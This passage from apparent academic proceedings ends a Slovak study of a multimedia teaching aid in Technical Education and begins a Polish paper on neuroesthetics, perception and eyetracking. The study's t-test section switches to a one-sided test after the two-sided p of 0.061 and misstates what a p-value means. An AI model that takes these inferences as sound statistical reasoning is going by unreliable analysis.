Although we embarked on implementing the multiannual educational research, experience was more important than the gathered numbers and output to us. The experience was supposed to confirm that MTA is effective and helps pupils when learning.

4. Subject, Aims and Hypotheses of the Research

This chapter aims to present the actual results of the research that we gathered in the research of implementation of MTA into teaching. It ought to highlight the merits of using MTA in teaching subject Technology. We chose the method of experimental verification for the purposes of this research.

Subject of the Research

The research was made among pupils of the 2nd level of primary school. Teaching of Technical Education in selected thematic areas is supported by MTA. There is an optimum support of information and communication technologies.

Aims of the Research

The aim was to verify the success of the use of MTA in real conditions of the selected schools having Technical Education, where work with computers is also used. We examined the knowledge of the first three levels of educational objectives of Niemierko taxonomy and active learning of pupils.

We formulated the following principal and starting hypothesis from already expressed research questions:

H: The use of suggested multimedia teaching aid in teaching of Teaching Technology on the 2nd level of primary schools will statistically affect the level of pupils' knowledge.

To be able to confirm or refute and quantitatively and qualitatively verify the main and starting hypothesis, we formulated the following working hypotheses:

H1: When dealing with the tasks of the didactic test focused on the issue of road safety education, pupils from the experimental group will achieve statistically significantly better results in the first three areas of Niemierko taxonomy than pupils from the control group.

Research Sample

The basic set, suitable for our research, were pupils of the 7th year of the 2nd level of primary schools in the Slovak Republic. We can consider the results of the population of pupils of the 7th year in the Slovak Republic to be normally distributed. That is why we can process data as a selection of the normal distribution in the research. In terms of external validity of the research, we performed the sampling selection by the stratified selection. The sample was made of 214 pupils of the 7th year from five primary schools in the Slovak Republic. To be able to objectively determine whether our MTA (independent variable) affects the level of knowledge of road safety education of pupils of the 7th year of primary schools in Technical Education, we included two groups of respondents in the experiment: the control group and the experimental group. The control and experimental groups were always formed by the entire class. The control group consisted of 107 pupils. 107 pupils were also in the experimental group. We purposefully marked all control subgroups as one control group CON and all the experimental subgroups are identified as one experimental group EXP.

5. Statistical Processing and Analysis of the Collected Data

The measurement of pupils' performances from the issue in the subject of Technical Education were provided by the final didactic test in each subgroup of experimental and control group separately. The test of 18 questions was taken by 214 pupils. The results of this test were analyzed by the methods of descriptive statistics. Its results and features are listed in the following table.

Table 1. The Descriptive Statistics of the Data Set Analyzed in the Context of Hypothesis H1

Variable	Sample Size	Mean \bar{x}	Root-mean-square s	Scatter S^2	Modal Value	Median Value	Down Quartile	Upper Quartile	Minimum	Maximum	Variation Interval	Error Band for the Median Value $\alpha=0.05$
EXP-1	107	29.71	3.16	9.98	33	30	28	33	20	33	13	(29.11; 30.31)
CON-1	107	28.82	3.72	13.86	28	29	28	32	14	33	19	(28.02; 29.52)

The first output from the processing of collected data in table 1, which contains basic descriptive statistics of the data set, i.e. arithmetic mean, median, modal value, variation interval and quartiles.

The following frequency tables offer the basic idea of the final didactic test results in subgroups of the statistical sample set. It is then possible to create frequency histograms (Graphs 1, 2). For this purpose, we made a table of frequency, which is sometimes called the frequency table.

Table 2 reflects values of the variable in the experimental group. Table 3 reflects values of the variable in the control group.


Table 2. The Frequency Table for the Experimental Group H1

Points	Frequency	Expected Percentage	Percentage	Cumulative Frequency %
20.00	2	0.9	1.9	1.9
22.00	1	0.5	0.9	2.8
23.00	2	0.9	1.9	4.7
24.00	3	1.4	2.8	7.5
25.00	5	2.3	4.7	12.1
26.00	5	2.3	4.7	16.8
27.00	5	2.3	4.7	21.5
28.00	10	4.7	9.3	30.8
29.00	6	2.8	5.6	36.4
30.00	18	8.4	16.8	53.3
31.00	13	6.0	12.1	65.4
32.00	9	4.2	8.4	73.8
33.00	28	13.0	26.2	100.0
Total	107	49.8	100.0	

Table 3. The Frequency Table for the Control Group H1

Points	Frequency	Expected Percentage	Percentage	Cumulative Frequency %
14.00	1	0.5	0.9	0.9
16.00	1	0.5	0.9	1.9
18.00	2	0.9	1.9	3.7
19.00	1	0.5	0.9	4.7
22.00	3	1.4	2.8	7.5
23.00	1	0.5	0.9	8.4
25.00	3	1.4	2.8	11.2
26.00	6	2.8	5.6	16.8
27.00	7	3.3	6.5	23.4
28.00	17	7.9	15.9	39.3
29.00	14	6.5	13.1	52.3
30.00	17	7.9	15.9	68.2
31.00	7	3.3	6.5	74.8
32.00	10	4.7	9.3	84.1
33.00	17	7.9	15.9	100.0
Total	107	49.8	100.0	

It is clear from the Frequency tables 2, 3, and then the generated histogram compared with a curve of normal distribution that the data are not normally distributed, as confirmed by the QQ plot.



Graph 1. The Approximation of the Distribution of the Variable COG Frequency to a Normal Distribution

Graph 1 shows the histogram of the variable COG in the experimental and control groups. It is covered by the ideal curve (density) of the normal distribution (the Gaussian curve). From the results, it is noted that pupils achieved in the didactic test different scores and they were placed in a variety of qualitative intervals within the same scale. The highest score of the didactic test was achieved by a pupil from experimental and control group (33 points). The lowest score of the didactic test was achieved only by a pupil from the control group (14 points). Arithmetic averages of both groups show that pupils from the experimental group were better of less than 1 point, at average, than pupils from the control group. By comparing the root-mean-squares, it is noted that the homogeneity of both groups is comparable, thus MTA does not significantly increase nor reduce the dispersion of the values of scores of individual pupils. The presumption of pupil performance differences was proved for the sample evidence by descriptive statistics. In order to generalize the argument as a basic set, it is necessary to make an inductive statistical analyze.

According to the analysis of the characteristics of both groups, we can confirm that it is reasonable to test the hypothesis H1, which says that pupils in the experimental group achieve statistically significantly better results than pupils in the control group when taking the final didactic test focused on the issue of road safety education. This means that we test the hypothesis:

H0: Median value (estimated by the arithmetical average) of experimental and control group is the same.

To verify this hypothesis, we used the T-test of two choices. This test works with a variable that is the choice of the normal distribution and assuming equal scatters. It was necessary to perform also a test for equal scatters, the so-called Leven F-test for the correctness of the calculations. We used a statistical system which calculates the two possible cases (including the equality of scatters as well as its inequality) - Therefore, the outputs of the table 4 are sufficient for us.

Because of this, we take into account the results from the bottom line (the output of the statistical system SPSS for two-sided alternative, where p (T-test) = 0.061 (for two-side d alternative) and p (T-test) = 0.0305 < 0.05 (for one-sided alternative), thus we reject the hypothesis H0. We summarily show the outputs from the system SPSS of T-test in table 4.

Statistical testing using the T-test confirmed the significance of differences between the performance of experimental group and control group is made by the use of MTA designed by us.

Table 4. The T-test with Two Choices on the Equality of the Median Values for Hypothesis H1

	Leven F-test		T- test on the Equality of the Median Values						
	F	P-value of F-test	T	Df	P – value two-sided alternative	Diffe-rence of Median Values	Standard Error of the Dif-ference of Median Values	95% konf. Inter-val for the Scatter	
								Down	Upper
equality of scatters	0.122	0.728	-1.881	212	0.061	-0.88785	0.47208	-1.81842	0.04272
inequality of scatters			-1.881	206.523	0.061	-0.88785	0.47208	-1.81856	0.04286

The T-test confirmed that the difference of averages of the total score of the final didactic test of the independent variable COG was not random, but it was statistically significant at significance level $\alpha = 0.05$, which rejects the hypothesis H0 on equality of averages over the one-sided alternative $x_{exp} > x_{con}$.

Interpretation of the results of the T-test is that if the same teacher taught in any other class of the basic sample using MTA as in the experimental class (sample), then pupils would reflect, with greater probability than 95%, the operation of this MTA in the same way and with the same difference of scores of the variable COG as pupils from the sample set.

The research results confirm the assumptions made in the working hypothesis H1. We argued that pupils in the experimental group achieve statistically

significantly better results than pupils in the control group when taking the final didactic test focused on the issue of road safety education. Thus, the performance in the cognitive field of pupils from the experimental group, which uses the proposed MTA during the lessons, would be better than in the control group. Hypothesis H1 was confirmed, and its validity can be generalized to a basic set of pupils.

Conclusion

The overall concept of Technical Education in modern schools of Slovakia (in school education programs) was given into a systematic work through individual educational subject (compulsory lessons for all pupils in primary school), teaching aids of a good quality, instructional texts, or through extra-curricular activities that develop theoretical and practical knowledge of pupils.

Technical Education has been a part of education at primary schools in Slovakia for many years. Its level was very good particularly in the 90s. In the past, a relatively large number of teaching materials and teaching aids of a good quality was provided. Topics promoting the issue of Technical Education become a part of textbook for primary schools. There was and there still is rich experience with projects and competitions.

The experiment showed that the pupils using MTP absorb knowledge easier and are more active during classes. The final result is not as significant as expected: it improved, but the difference is not relevant, in fact the experimental group achieved only less than 1 point more than the control group in average.

If we try to find a common denominator of the following chapters, then it is our desire to promote the issue of Technical Education at Slovak primary schools, whose quality is to be a guaranteed and functioning system. A creation and implementation of modern multimedia teaching aids give a good opportunity to it. It depends on people (teachers) who create and implement it together. In case of Technical Education, there is no doubt that the effort is worthwhile.

Bibliography

- Krauz A., *Semiprogramowanie. Nowoczesna metoda współczesnej Edukacji Zawodowej*, Wydawnictwo Oświatowe FOSZE, Rzeszów 2010.
- Piątek T., *Prakseologiczno-ergonomiczne uwarunkowania organizacji pracy szkoły*, Rzeszów 2010.
- Stebila J., *New Forms of natural sciences education in the context of lower secondary education in the Slovak republic*, Communications, Vol. 12, 3/2010, Žilina 2010.

- Stebila J., *Results of the research of using the multimedia teaching aid under real conditions at primary schools in SVK*, JTIE, Vol. 1, Issue 1, Olomouc 2009.
- Stebila J., *Research and Prediction of the Application of Multimedia Teaching Aid in Teaching Technical Education on the 2nd level of primary schools*. *Informatics in Education*. Vilnius University, Vol. 10, No. 1, Vilnius 2011.
- Žáčok, E., *Nové prístupy v technickom vzdelávaní na druhom stupni ZŠ*. In: *Acta Universitatis Matthiae Belii*. Ser. Technická výchova. Univerzita Mateja Bela, No 11, Banská Bystrica 2011.

Rafał WAWER, Wojciech CZERSKI

Uniwersytet Marii Curie-Skłodowskiej w Lublinie

**ZWIĄZKI TECHNOLOGII INFORMACYJNYCH
Z NEUROESTETYKĄ. WERYFIKACJA EYETRACKINGOWA
NIEISTNIEJĄCYCH OBRAZÓW – PRZYGOTOWANIE BADAŃ**

**COMPOUNDS OF IT WITH NEUROESTHETICS.
EYETRACKING VERIFICATION NON-EXISTENT IMAGES
– PREPARATION OF STUDIES**

Słowa kluczowe: neuroestetyka, pamięć, percepcja, wzrok, sztuka

Keywords: neuroesthetics, memory, perception, vision, art

Streszczenie

Za pomocą zmysłu wzroku poznajemy strukturę otoczenia, rozpoznajemy twarze, przedmioty, zdarzenia, dlatego percepcja łączona jest z widzeniem. Dowolny komunikat wizualny połączony jest z uruchomieniem wyobraźni. Mechanizm taki działa, kiedy dociera bodziec wizualny wyczerpujący znamiona sztuki. Uruchamiana jest wtedy inna wrażliwość percepcyjna. Interesujące jest, czy można widzieć obrazy bez odbierania żadnych bodźców zewnętrznych? Jednym z takich procesów jest sen. W czasie snu powstają fantomy – halucynacje, nazywane rzekomym postrzeganiem. Powodują one pełne realności wrażenia, chociaż oczy nie brały w nich udziału. Nieistniejąca realność wytwarzana jest w mózgu. Czy można widzieć nieistniejące obrazy nie zapadając w sen?

Summary

Using the sense of sight we know the structure of the environment, recognize faces, objects, and events. Perception is most often combined with vision. Any visual message is combined with the launch of the imagination. Such a mechanism works, for example, when you reach art visual stimulus. Runs is other perceptual sensitivity. It is interesting if you can see the images without receiving any external stimuli? One such process is the dream. The phantoms formed during sleep - hallucinations, called the alleged perception. They cause the full reality of the experience, although his eyes did not take part in them. Non-existent reality is produced in the brain. If you can see non-existent images not sleeping?

Wstęp

Wzrok dostarcza szczegółowych informacji o świecie zewnętrznym. Od dawna wiadomo jak zmieniające się wzory światła docierające na siatkówkę oka zamieniane są na pobudzenia nerwowe. Nie ma pewności, w jaki sposób

mózg przetwarza dane i jaki jest mechanizm ich interpretowania, jednak badania z ostatnich lat przynoszą w tym obszarze zasadnicze zmiany. Postawmy pytanie: czy możemy zobaczyć nieistniejące obrazy? Czy można udowodnić, że ktoś rzeczywiście widział to co nie istnieje? Czy nowoczesna technologia informacyjna może pomóc w weryfikacji takiego zjawiska?

Pierwsza kwestia jest trudna do wiarygodnej oceny, ponieważ odpowiedź jest bezpośrednio związana z subiektywną relacją pytanej osoby. Odpowiedź na drugie pytanie jest jeszcze trudniejsza. Jak udowodnić, że osoba, która mówi, iż widzi jakiś nieistniejący obraz, rzeczywiście go dostrzegła. Odpowiedzi należy szukać rozpatrując pytanie trzecie. Istnieje sposób informatyczny, za pomocą którego można spróbować wyjaśnić takie zjawisko. Technika tą jest eyetracking.

Z pomocą wzroku poznajemy strukturę otoczenia, rozpoznajemy twarze, przedmioty, odbieramy zdarzenia. Dlatego właśnie percepcja najczęściej łączona jest z widzeniem. System wzrokowy musiał zostać przystosowany do spełniania dwóch funkcji: pierwszej – powiązanej z oddziaływaniem na otoczenie, drugiej – z jej reprezentacją¹. Oba te cele są realizowane w mózgu. W drodze ewolucji te różne obszary zostały rozdzielone na dwa, prawie odrębne niezależne „mózgi wzrokowe”. Teoria taka wydaje się być nieco dziwna, bo trudno jest manipulować przedmiotem zanim się go spostrzeże, ale jest tak tylko wtedy, gdy określenie „percepcja” używa się ogólnie w znaczeniu prostego analizowania wejściowych danych zmysłowych. Jest również inne, ściślejsze określenie percepcji. Polega ono na przypisywaniu znaczenia i istotności, przedmiotom oraz zdarzeniom. Doprecyzowując, spostrzeżenie posiada znaczenie związane z przeżywaniem i fenomenologicznym doświadczaniem świata.

1. Widzenie

Proces widzenia możemy w uproszczeniu porównać do wykonania tradycyjnej fotografii². Na matówce aparatu fotograficznego, tak jak na siatkówce oka powstaje mały, odwrócony obraz obserwowanego obiektu. W aparacie powstały obraz poddawany jest procesom chemicznym, natomiast obraz docierający do siatkówki oka pada na pręciki i czopki. Taki obraz przetwarzany jest przy współdziałaniu obydwu elementów i za pośrednictwem nerwu wzrokowego, dociera do mózgu.

¹ A.D. Milner, M.A. Goodale, *Cortical visual systems for perception and action*. In *Perception, Action and Consciousness: Sensorimotor Dynamics and Two Visual Systems*. Gangopadhyay, N., Madary, M. & Spicer, F. Oxford: Oxford University Press, 2010.

² Fotografia tradycyjna utrwała obraz na kliszy fotograficznej, poddawanej obróbce chemicznej w procesie wywoływania i utrwalania. Współcześnie fotografia cyfrowa zapisuje powstałe obrazy na matówce aparatu na półprzewodnikowych nośnikach danych nazywanych „kartami pamięci”.

Proces widzenia jest aktem twórczym, wykraczającym poza sferę informacji przekazywanej przez obraz obserwowanego obiektu. Obraz rzutowany na siatkówkę oka podlega systematycznym zmianom. Dlatego właśnie na tylnej ścianie oka otrzymujemy obrazy nieciągłe. W istocie proces widzenia jest stabilny. Ale człowiek nie dostrzega przerw w dopływie informacji wzrokowej, pozostając cały czas w trójwymiarowej przestrzeni. Doznania wzrokowe nie kopiują rzeczywistości rejestrowanej na siatkówce oka, lecz są wypadkową aktywności mózgu przetwarzającego obrazy dostarczone przez wiele kolejnych fiksacji³.

Z widzeniem bez odbierania żadnych bodźców zewnętrznych związany jest sen. Podczas snu, impulsy czuciowe są prawie zupełnie wyłączone. Jednak kora wzrokowa znajduje się w fazie czuwania, usiłując wykonywać swoje zadania. Zadania polegają na przetwarzaniu informacji. Informacje zewnętrzne jednak nie nadchodzą. Brak danych aktywuje podwyższoną aktywność neuroprzekazników, a kora wzrokowa otrzymuje sprzeczne informacje. W trakcie faz snu REM⁴, kora wzrokowa otrzymuje informacje, o poruszającym się ciele chociaż w rzeczywistości pozostaje ono rozluźnione i nieruchome. Kora mózgowa żąda informacji ze świata zewnętrznego, a ponieważ takie nie nadchodzą, podejmuje odzyskiwanie ich z aktualnie przetwarzanych procesów, „wymyślając coś”, co je może łączyć, aby móc pracować dalej⁵. W taki sposób powstają fantomy – halucynacje, nazywane rzekomym postrzeganiem. Powodują one pełne realności wrażenia, chociaż wzrok nie działa. Realność, jak cecha immanentna procesowi widzenia, wytwarzana jest w mózgu w postaci „skrzywionej percepcji”.

2. Korelacje obrazów i pamięci

Zjawisko pamięci jest mechanizmem złożonym i różnorodnym, badanym i opisywanym w rozmaity sposób. Zasygnalizujemy kilka najważniejszych informacji. W literaturze przedmiotu opisane są dwie metody ujmowania organizacji pamięci. Pierwsza mówi o odrębnych systemach pamięciowych, druga opiera się właśnie na przetwarzaniu informacji w obszarze współdziałania odrębnych systemów pamięciowych.

W ujęciu historycznym inspiracją takiego podziału były prace badawcze nad modelami pamięci stosowanymi w pierwszej generacji komputerów. Multikana-

³ Fiksacja – krótkie zatrzymanie wzroku na obserwowanym elemencie. Fiksacja trwa średnio od 0,25 do 1,5 sekundy.

⁴ REM – (*rapid eye movement*); płytki, paradoksalny sen. W tej fazie snu występują najczęściej marzenia sennie. Następuje całkowite rozluźnienie mięśni, dlatego śniący o ruchu człowiek nie porusza się.

⁵ D. Casacuberta, *Umysł. Czym jest i jak działa?*, Świat Książki, Warszawa 2007.

lowość pamięci ludzkiej jest teorią obecnie dominująca, ale nie ustalono, które systemy są fundamentalne istotne dla pamięci człowieka. Problematyka przetwarzania informacji czerpie inspirację z teorii informacji i sztucznej inteligencji. Porównywanie algorytmów zaimplementowanych dla metody działania komputera i umysłu człowieka, (mamy na myśli rodzaje pamięci) tylko w niewielkich obszarach jest zbieżne. W maszynie umieszczono pamięć operacyjną i trwałą, u człowieka wyodrębnia się pamięć krótkotrwałą i długotrwałą. W latach 70. XX wieku w wielu pracach⁶ stwierdzano istnienie dwóch lub trzech typów pamięci: sensorycznej, krótkotrwałej, długotrwałej.

Wszystkie typy pamięci, jako pewna forma idei znalazły koncentrację w wielomagazynowych modelach pamięci. Założono, kierując się wcześniej wspomnianą logiką działania komputerów, że informacje docierające do umysłu podlegają transformacji. Jeśli transformacja zachodzi w różnych obszarach układu poznawczego, to muszą występować struktury umożliwiające podtrzymywanie tych informacji.

Pamięć krótkotrwałą traktowana jest jak pamięć robocza, a czas pozostawiania informacji w rejestrze krótkotrwałym jest odpowiedzialny za prawdopodobieństwo przekazania informacji dalej. Mamy tu na myśli: powtarzanie, pozwalające na dłuższe przechowanie informacji, podejmowanie decyzji, kodowanie informacji z przeznaczeniem do długotrwałego pamiętania.

Magazyn długotrwały jest najbardziej pojemnym obszarem naszej pamięci. Jego najbardziej charakterystyczną cechą jest trwałość zapamiętywania. Prowadzone badania nad poznaniem sposobu trwałego zapamiętywania wskazują na zakodowanie informacji według kryterialnego klucza semantycznego. W ramach występujących konotacji uważa się, że jednym ze stosowanych kodów może być kod obrazkowy. Nie wystarcza to jednak do opracowania kompletnego schematu organizacji informacji w pamięci długotrwałej. Odtwarzanie zapamiętanych i zmagazynowanych zasobów informacji pozostaje w ścisłej relacji ze zorganizowaniem i strategią poszukiwań w procesie odwrotnym.

Zaproponowany homogeniczny model pamięci opierał się na koncepcji poziomów przetwarzania informacji lub głębokością przetwarzania. Przyjęcie takiego stanowiska degradowało rolę pamięci do ubocznego produktu percepcji zmysłowej, a nadto wyodrębniało nowe pojęcie trójpoziomowego przetwarzania informacji. Powstający ślad pamięciowy jest zatem zapisem procesów rozumienia, kategoryzacji oraz różnicowania.

⁶ R.C. Atkinson, R.M. Shiffrin, *The Control Processes Of Short-Term Memory*, Technical Report 173, Psychology Series, Stanford University, California 1971; M. Coltheart, *On Rumelhart's model of visual information-processing*, „Canadian Journal of Psychology”, Vol. 26 (3), 1972; A. Luria, *The Working Brain, Introduction to neuropsychology*, Basic Books, New York 1973.

Najniższym poziomem analizy jest poziom sensoryczny. Jego działanie charakteryzuje automatyzacja przyjmowania bodźca oraz jego analiza wyodrębniająca. Dotyczy to własności fizycznych taki jak: kształt, barwa, jasność, natężenie dźwięku, ruchu i innych.

Drugi poziom zapewnia identyfikację. Wyodrębnienie pewnej cechy konkretnego bodźca porównywane jest z wzorcami i regułami zakodowanymi wcześniej. Poziom ten utożsamiany jest z pamięcią krótkotrwałą, a utrwalenie zidentyfikowanego bodźca odbywa się przy procesie repetycji.

Trzeci, najgłębszy poziom, opiera się na semantycznej analizie i interpretacji. Proces analizy może być inicjowany wielokrotnie, nie posiadając przy tym ograniczenia czasowego. Dlatego proces ten uważany jest za decydujący dla zapamiętywania.

Wszystko, co wcześniej powiedziano o poziomach przetwarzania informacji, oparte było na działaniach w zakresie kodowania. W dalszych badaniach zauważono, że niezwykle istotne jest również poznanie procesów wydobywania informacji. Postawiono tezę, że skuteczność danej formy aktywności w procesach pamięci można ocenić tylko w odniesieniu do określonego sposobu pomiaru⁷. Opisana korelacja określała wartość danej aktywności w oparciu o cel uczenia się i parametryzowała ocenę w kontekście zadań związanych z przypominaniem. Stąd pojęcie przetwarzania odpowiedniego dla transferu i zasada specyficzności kodowania uzupełniają koncepcję poziomów przetwarzania.

3. Związki komunikacji wizualnej i wyobraźni

Dowolny komunikat wizualny nierozzerwalnie łączy się z uruchomieniem wyobraźni. Uaktywniony mechanizm działa, kiedy dociera bodziec wizualny wyczerpujący zamiona sztuki. Uruchamiana jest wtedy inna wrażliwość percepcyjna.

Neuroestetyka jest młodą dyscypliną naukową powstałą w ramach nauk kognitywnych. Głównym jej celem jest wyjaśnienie zjawisk wchodzących w skład percepcji dzieła sztuki. Neuroestetyka jest konglomeratem kilku dyscyplin naukowych⁸, które osobno nie mają właściwej mocy sprawczej, aby wyjaśnić rozumienie sztuki. Istotą nowych badań jest poznanie praw rządzących aktywnością

⁷ M. Jagodzińska, *Psychologia pamięci – badania, teorie, zastosowanie*, Helion, Gliwice 2008.

⁸ Neuroestetyka składa się z kilku dyscyplin naukowych: psychologii, fizjologii, neurobiologii. Nazwa neuroestetyka została zaproponowana przez Semira Zekiego współczesnego neurobiologa, zajmującego się badaniami eksperymentalnymi obszarów w korze mózgowej odpowiedzialnych za widzenie w 1999 roku. Według niego kognitywna funkcja sztuki wynika z podstawowych funkcji sprawowanych przez mózg.

mózgu człowieka. Wyjaśnieniem, w jaki sposób sztuka oddziałuje na obserwatora, zrozumieniem, jakiego rodzaju bodźcem dla systemu percepcyjno-emocjonalnego jest sztuka.

Specyfika takiego bodźca obejmuje trzy aspekty: wyróżnienie z otoczenia, przyciągnięcie i zaabsorbowanie uwagi odbiorcy, poruszenie emocjonalne i wywołanie refleksji związanej z dziełem. Uruchomienie zespołu procesów neurofizjologicznych w mózgu odbiorcy i związane z tym wrażenia sprawiają, że percepcja sztuki jest inna niż percepcja zwykłego przedmiotu. Jakże zatem powinny nastąpić reakcje organizmu człowieka, aby wywołać percepcję estetyczną. Wskazać można trzy czynniki: wzbudzenie uwagi, sprowokowanie niekonwencjonalnego odbioru, wygenerowanie emocji estetycznej.

Wzbudzenie uwagi – jest zabiegiem prostym. Artystyczny pierwiastek powinien skupiać uwagę widza na specjalnie wyselekcjonowanych cechach; kolorze, kształcie, nasyceniu barwnym, różnicach w jasnościach sąsiadujących obszarów. Taki wyróżnik postrzeżeniowy przybiera postać atraktoralną i działa mocno kumulatywnie. Uzupełnieniem powyższego zabiegu jest metoda opisana przez Ramachandrana i Hirsteina mówiąca o eliminowaniu nieistotnych szczegółów dla podniesienia atrakcyjności innych. Innymi słowy – umiar bywa skuteczniejszy postrzeżeniowo niż nadmiar.

Niekonwencjonalny odbiór, pobudzenie systemu percepcji człowieka dziełem sztuki, jest nakierowane na nietypowy odbiór. Elementy które w „zwykłych” przedstawieniach tworzą zupełnie typowe skojarzenia w przypadku sztuki są przerysowane, poprzesuswane w obszarze kompozycji i pozbawione istotnych detali. W takich specyficznych warunkach odbioru zwykle przedmioty, twarze, postaci, tworzą skojarzenia nietypowe, niezwykle, nierozpoznawalne przez system kodyfikacji, który zbudowany jest na doświadczeniu życiowym i dotychczasowej edukacji. Dlatego bodziec niekonwencjonalny jest zaczynem do nietypowego percypowania, szukania nowych rozwiązań i nowych skojarzeń.

Emocja estetyczna – generowana jest poprzez wyizolowanie bodźca wyjściowego dla podniesienia napięcia w przeżywaniu i poznawaniu obrazu. Wzmocnienie przekazu wizualnego jest realizowane np. przy pomocy prostego zabiegu zwanego efektem „aha”⁹. Polega on na wdrukowaniu w przekaz wizualny logicznego obrazu, wzoru. System percypowania rzeczywistości przez człowieka jest wrażliwy na wyszukiwanie logicznej całości. Poszukiwanie wzoru jest automatyczne i działa na zasadzie łączenia w podzbiory określonych elementów obrazu. Znalezienie logicznych powiązań układa się we wzór i powoduje odczucie przyjemnego wrażenia typu „aha”. Takie „odkrycie” jest na tyle

⁹ V.S. Ramachandran, W. Hirstein, *Nauka wobec zagadnienia sztuki. Neurologiczna teoria doświadczenia estetycznego* [w:] *Studia z kognitywistyki i filozofii umysłu*, red. A. Klawiter, W. Dziarnowska, Zysk i S-ka, Poznań 2006.

silne, że system nie poszukuje nowych rozwiązań, pozostaje przy znalezionym wzorze. Do ponownej pracy, musi zostać pobudzony przez wygenerowanie decyzji do dalszych poszukiwań.

Wizualne dzieło sztuki jest z założenia zbiorem różnego rodzaju bodźców (barwnych, przestrzennych, figuratywnych) i w pewnym uproszczeniu dzieli się na pięć elementów: bodziec iluzyjny, niejednoznaczny, wyolbrzymiony, relacyjny, empatyzujący. Jaki zatem wpływ na system poznawczo-emocjonalny widza mają poszczególne bodźce?

Iluzja – powstaje w umyśle odbiorcy w postaci: przedmiotu, cechy lub relacji, która w rzeczywistości nie istnieje. Fizyczny bodziec powodujący taki efekt, nie zawiera żadnego opisanego elementu. Przykładem popularnego sposobu wywołującego iluzje jest Sztuka Optyczna. Polega na wywoływaniu efektów dynamiki i przestrzenności przez tworzenie kompozycji uproszczonych kolorystycznie o strukturze rytmizowanej lub reliefowej, wywodzącej się z eksperymentów neoimpresjonizmu, neoplastycyzmu i Bauhausu. Warunkiem prawidłowego odbioru jest przemieszczanie się widza w stosunku do obrazu. Tak więc iluzje są zjawiskami percepcyjnymi, a nie fizycznymi. Pierwsze tego rodzaju zabiegi stosowano już dawno. We Włoszech w Pałacu Książęcym w Mantui (XV wiek) możemy odnaleźć fresk na płaskim suficie z otwartą na niebo kopułą (rysunek 1). Artysta nie tworzy rzeczywistości, ale jej „obraz” i to dokładnie taki, jaki powstaje na siatkówce ludzkiego oka, gdy ogląda ono rzeczywistość trójwymiarową.



Rysunek 1. Fresk na suficie Camera degli Sposi, Palazzo Ducale, Mantua

Niejednoznaczność – definiowana jest w dwóch obszarach. Po pierwsze, alternatywy percepcyjnej i po drugie, niewystępowania informacji jednoznacznie rozstrzygających¹⁰. Zabiegi wykorzystania niejednoznaczności są często stosowane przez artystów. Bazują oni na aktywnym poszukiwaniu przez mózg kon-

¹⁰ E.K. Levy, D.E. Levy, M.E. Goldberg, *Art and the brain: The influence of art on Roger Shepard's studies on mental rotation*, "Journal of the History of the Neurosciences" 13, 79–90, 2004.

strukcji percepcyjnych oraz na prawie stałości, które w założeniu polega na utrwaleniu perceptu i wykluczeniu zakłóceń w identyfikacji obiektu.

Wyolbrzymienie – jest w istocie deformacją pewnej konstytutywnej cechy wizualnej. System percepcyjno-emocjonalny jest silnie uwrażliwiony na przesadne uwypuklenie szczegółu. Do niedawna specjaliści, historycy sztuki, doszukiwali się cech pewnej ułomności percepcyjnej twórców, nie rozpatrując efektów ich twórczości jako zmierzone działanie. Przykładem może być El Greco (Dominikos Theotokopulos) podejrzewany o widzenie astygmatyczne, które rzekomo miało być powodem wprowadzonych deformacji w jego obrazach (rysunek 2) W wiekach młodszych, w Indiach, rzeźba Bogini Parvatti również nacechowana jest swoistym wyolbrzymieniem (rysunek 3). Przerysowane kształty kobiece stają się z czasem w hinduizmie uogólnioną personifikacją kobiecości. Dobrym przykładem intuicyjnego stosowania wyolbrzymiania cech wizualnych (płciowych) jest znany przykład prehistoryczny. Figurka „kobiety-matki” sprzed 25–10 tys. p.n.e. (rysunek 4).

Relacja – istnieje pomiędzy dziełami, a precyzyjniej ujmując – pomiędzy elementami dzieła. Zadaniem bodźca relacyjnego jest wywołanie u odbiorcy procedury porównania. Zestawianie detali z różnych przedstawień tworzy swoisty roboczy prototyp wizualny. Łączność pomiędzy dziełami nie jest wyrażona wprost, ale zmusza umysł do poszukiwania, pobudza i aktywizuje. Relacyjność w zasadniczym sensie jest zwykłym bodźcem wizualnym, ale najskuteczniej działa wtedy, kiedy widz posiada doświadczenie wynikające z obcowania z obrazami innych twórców. Budowane w ten sposób asocjacje identyfikacyjne różnych cech kompozycyjnych, aktywizują składowane ślady pamięciowe w pamięci długotrwałej. Wynika z tego, że relacyjność w sztuce jest pochodną twórczej transformacji, a nie działaniem prostego podobieństwa.

